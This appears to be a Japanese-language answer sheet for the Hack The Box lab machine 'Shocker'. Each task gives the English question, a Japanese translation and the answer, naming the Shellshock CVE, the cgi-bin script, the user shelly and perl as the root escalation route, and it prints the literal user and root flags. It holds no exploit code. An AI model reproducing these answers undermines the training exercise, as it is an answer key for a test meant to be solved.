問題(日本語訳):Shocker でリッスンしている TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What is the name of the directory available on the webserver that is a standard name known for running scripts via the Common Gateway Interface?
問題(日本語訳):Common Gateway Interface 経由でスクリプトを実行するために知られている標準的な名前である、Web サーバー上で使用可能なディレクトリの名前は何ですか?

答え:cgi-bin
・Task 3
問題(英語訳):What is the name of the script in the cgi-bin directory?
問題(日本語訳):cgi-bin ディレクトリ内のスクリプトの名前は何ですか?

答え:user.sh
・Task 4
問題(英語訳):Optional question: The output from user.sh matches the output from what standard Linux command?
問題(日本語訳):オプションの質問: user.sh からの出力は、どの標準 Linux コマンドの出力と一致しますか?

答え:uptime
・Task 5
問題(英語訳):What 2014 CVE ID describes a remote code execution vulnerability in Bash when invoked through Apache CGI?
問題(日本語訳):Apache CGI を介して呼び出された場合の Bash のリモート コード実行の脆弱性を説明する 2014 CVE ID は何ですか。

答え:CVE-2014-6271
・Task 6
問題(英語訳):What user is the webserver running as on Shocker?
問題(日本語訳):Shocker ではどのユーザーとして Web サーバーが実行されていますか?

答え:shelly
・Submit User Flag
問題(英語訳):Submit the flag located in the shelly user's home directory.
問題(日本語訳):shelly ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:51efb29f2d7a09fe8516de7cf372380f
※「/home/shelly/user.txt」の内容。
・Task 8
問題(英語訳):Which binary can the shelly user can run as root on Shocker?
問題(日本語訳):Shelly ユーザーが Shocker 上でルートとして実行できるバイナリはどれですか?

答え:perl
・Submit Root Flag
問題(英語訳):Submit the flag located in root's home directory.
問題(日本語訳):ルートのホームディレクトリにあるフラグを送信します。

答え:ade449e461132a222dd8344f5a9c2db6
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。